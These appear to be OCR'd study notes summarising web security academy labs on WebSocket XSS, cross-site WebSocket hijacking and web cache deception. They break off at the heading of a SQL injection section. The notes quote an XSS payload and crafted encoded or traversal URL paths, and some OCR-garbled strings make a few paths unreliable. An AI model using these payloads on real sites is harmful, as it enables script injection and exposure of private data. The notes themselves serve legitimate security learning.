
WebSockets Vulnerabilities

I. Lab: Manipulating WebSocket messages to exploit vulnerabilities

Vulnerability Type: Cross-Site Scripting (XSS) via WebSocket Message



Summary of Exploitation:

This lab involved a live chat application utilizing WebSockets. The vulnerability was exploited by intercepting an outgoing WebSocket message (e.g., a standard chat message) using Burp Suite Repeater. The message content was then modified to include a malicious XSS payload (`<img src=1 onerror=alert(1)>`). Upon sending this modified WebSocket message, the server broadcasted it to other chat participants (or reflected it back to the attacker) without proper sanitization. This resulted in the JavaScript payload executing in the context of the users viewing the chat, triggering an alert box and solving the lab.


Key Takeaways:

- Input transmitted over WebSockets must be treated as untrusted.

- Server-side validation and output encoding are crucial for WebSocket messages to prevent XSS.

2. Lab: Manipulating the WebSocket handshake to exploit vulnerabilities

Vulnerability Type: Cross-Site Scripting (XSS) via WebSocket Handshake (Reflected from HTTP Header)



Summary of Exploitation:

This lab demonstrated that vulnerabilities can exist in the initial HTTP handshake used to upgrade a connection to WebSockets. The application was vulnerable because it took a value from an HTTP header (likely `X-Forwarded-For` or a similar header that an attacker can influence via proxy) during the handshake phase. This header value, containing an XSS payload (`<img src=1 onerror=alert(1)>`), was then stored or processed by the server and subsequently reflected unsanitized in a later WebSocket message or HTTP response associated with the user's


session (e.g., in a user profile display or a status message). The payload executed, triggering an alert and solving the lab.

Key Takeaways:

- The HTTP handshake process for WebSockets is an attack surface.
- Data from HTTP headers, even those not directly controlled by standard browser requests, can be injected using a proxy and lead to XSS if mishandled by the server.
- All data sources, including HTTP headers involved in the WebSocket upgrade, must be validated and sanitized.

3. Lab: Cross-site WebSocket hijacking

Vulnerability Type: Cross-Site WebSocket Hijacking (CSWSH)



Summary of Exploitation:

This lab exploited a WebSocket endpoint that failed to validate the `Origin` header during the handshake and relied solely on cookies for session authentication without CSRF protection. An attacker-controlled webpage was crafted. When a victim, authenticated to the vulnerable target application, visited this malicious page, JavaScript on the attacker's page initiated a WebSocket

connection to the target application's WebSocket endpoint. The victim's browser automatically sent the session cookies with this cross-origin WebSocket request. Because the origin was not checked and no CSRF token was required for the handshake, the WebSocket connection was successfully established in the victim's authenticated context. The attacker's script could then send WebSocket messages as the victim and/or receive messages intended for the victim, potentially exfiltrating sensitive data (e.g., chat messages, account details like `me carlos, itsapps; d8ruid0m64anv2tbf2f` as seen in the Burp Collaborator interaction).


Key Takeaways:

- WebSockets are vulnerable to CSWSH if the `Origin` header is not rigorously validated during the handshake.
- Relying only on cookies for session management in WebSockets without anti-CSRF tokens for the upgrade request is insecure.
- CSWSH can lead to session hijacking, allowing attackers to perform actions on behalf of the victim or exfiltrate sensitive data.
- Implementing strict origin checks and using CSRF tokens for WebSocket handshake requests are vital defense mechanisms.

ESWARACHARI

WebSockets Vulnerabilities Learning Path Overview

Topics Covered:



Contents

Restart: WebSockets

19 of 19

RESTART LEARNING


- **WebSockets** — 1 of 1
- **Manipulating WebSocket traffic** — 5 of 5
  - Manipulating WebSocket traffic
  - Intercepting and modifying WebSocket messages
  - Replaying and generating new WebSocket messages
  - Manipulating WebSocket connections
  - Manipulating WebSocket connections - Continued
- **WebSockets security vulnerabilities** — 1 of 1
- **Manipulating WebSocket messages to exploit vulnerabilities** — 2 of 2
  - Manipulating WebSocket messages to exploit vulnerabilities
  - Lab: Manipulating WebSocket messages to exploit vulnerabilities APPRENTICE
- **Manipulating the WebSocket handshake to exploit vulnerabilities** — 2 of 2
  - Manipulating the WebSocket handshake to exploit vulnerabilities
  - Lab: Manipulating the WebSocket handshake to exploit vulnerabilities PRACTITIONER
- **Using cross-site WebSockets to exploit vulnerabilities** — 7 of 7
  - Using cross-site WebSockets to exploit vulnerabilities
  - What is cross-site WebSocket hijacking?
  - What is the impact of cross-site WebSocket hijacking?
  - Performing a cross-site WebSocket hijacking attack
  - Performing a cross-site WebSocket hijacking attack - Continued
  - Performing a cross-site WebSocket hijacking attack - Continued
  - Lab: Cross-site WebSocket hijacking PRACTITIONER
- **How to secure a WebSocket connection** — 1 of 1
  - How to secure a WebSocket connection

ESWARACHARI

Web Cache Deception Labs

A. Lab: Exploiting path mapping for web cache deception

Vulnerability Type: Web Cache Deception (Path Mapping Discrepancy)




Summary of Exploitation: Appended a path with a cacheable extension (e.g., `/my-account/anything .js`) to a sensitive base path) `(/my-account)`. The origin served sensitive content for /my-account, but the cache incorrectly stored this content under the full, publicly accessible attacker-chosen path, exposing API keys.

Key Takeaways: Discrepancies in path handling between origin and cache can lead to sensitive content being cached under attacker-controlled, public paths if cache keys are not configured correctly

B. Lab: Exploiting path delimiters for web cache deception

Vulnerability Type: Web Cache Deception (Path Delimiter Discrepancy)




Summary of Exploitation: Used an alternative path delimiter (e.g., a semicolon `%3B` URL-encoded) in a request like `/my-account %3B net/send.js`. The origin server might have ignored the delimiter and served sensitive `/my-account` content, while the cache used the full, modified path as the cache key, causing sensitive data to be cached.

Key Takeaways: Inconsistent path delimiter handling (e.g., `/` vs. `;`) between cache and origin servers can be exploited to poison the cache with private content under an unexpected key.

C. Lab: Exploiting origin server normalization for web cache deception

Vulnerability Type: Web Cache Deception (Origin Server Normalization)




Summary of Exploitation: Sent a request with path traversal characters (e.g., `/my-account/.. %2f my-account/cacheable.css`). The cache server might have used the unnormalized path as the cache key. The origin server, however, normalized the path (resolving `..%2f`), served sensitive content for `/my-account`, which then got cached under the unnormalized, attacker-chosen path.

Key Takeaways: If the origin server normalizes URL paths more aggressively (e.g., resolving `../`) than the cache server does for its key generation, sensitive data can be cached under seemingly innocuous but unnormalized paths.

D. Lab: Exploiting cache server normalization for web cache deception

Vulnerability Type: Web Cache Deception (Cache Server Normalization)



Summary of Exploitation: Crafted a URL with characters that the *cache server* would normalize differently than the origin server or in an unexpected way (e.g., `/my-account/%2e%2e/%2f my-account/resources`). This normalization by the cache could lead it to associate the request with a sensitive base path (like `/my-account`) and cache its content, even if the origin server might have handled the unnormalized path differently.

Key Takeaways: Normalization performed by the cache server itself (e.g., case normalization, decoding URL-encoded path traversal like `.` or `..`) can introduce vulnerabilities if its behavior differs from the origin server's and leads to incorrect cache key mapping for sensitive content.

Web Cache Deception Learning Path Overview

Topics Covered:

Contents

Restart: Web caches

36 of 36

RESTART LEARNING

Web caches 3 of 3

- Web caches Restart
- Cache keys
- Cache rules

Constructing a web cache deception attack 3 of 3

- Constructing a web cache deception attack
- Using a cache buster
- Detecting cached responses

ESWARACHARI

Exploiting static extension cache rules 1 of 1

- Exploiting static extension cache rules

Using path mapping discrepancies 4 of 4

- Path mapping discrepancies
- Path mapping discrepancies - Continued
- Exploiting path mapping discrepancies
- Lab: Exploiting path mapping for web cache deception APPRENTICE

Using delimiter discrepancies 7 of 7

- Delimiter discrepancies
- Delimiter discrepancies - Continued
- Delimiter discrepancies - Continued
- Exploiting delimiter discrepancies
- Exploiting delimiter discrepancies - Continued
- Exploiting delimiter discrepancies - Continued
- Lab: Exploiting path delimiters for web cache deception PRACTITIONER

- Lab: Exploiting path delimiters for web cache deception PRACTITIONER

Using delimiter decoding discrepancies 3 of 3

- Delimiter decoding discrepancies
- Delimiter decoding discrepancies - Continued
- Exploiting delimiter decoding discrepancies

Exploiting static directory cache rules 1 of 1

- Exploiting static directory cache rules

Using normalization discrepancies 10 of 10

- Normalization discrepancies
- Detecting normalization by the origin server
- Detecting normalization by the cache server
- Detecting normalization by the cache server - Continued
- Detecting normalization by the cache server - Continued
- Exploiting normalization by the origin server
- Lab: Exploiting origin server normalization for web cache deception PRACTITIONER
- Exploiting normalization by the cache server
- Exploiting normalization by the cache server - Continued
- Lab: Exploiting cache server normalization for web cache deception PRACTITIONER

BHUVARACHANI

Exploiting file name cache rules 3 of 3

- Exploiting file name cache rules
- Detecting normalization discrepancies
- Exploiting normalization discrepancies


Preventing vulnerabilities 1 of 1

- Preventing web cache deception vulnerabilities

SQL Injection (SQLi) Labs

A. Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Vulnerability Type: SQL Injection (WHERE Clause Manipulation)

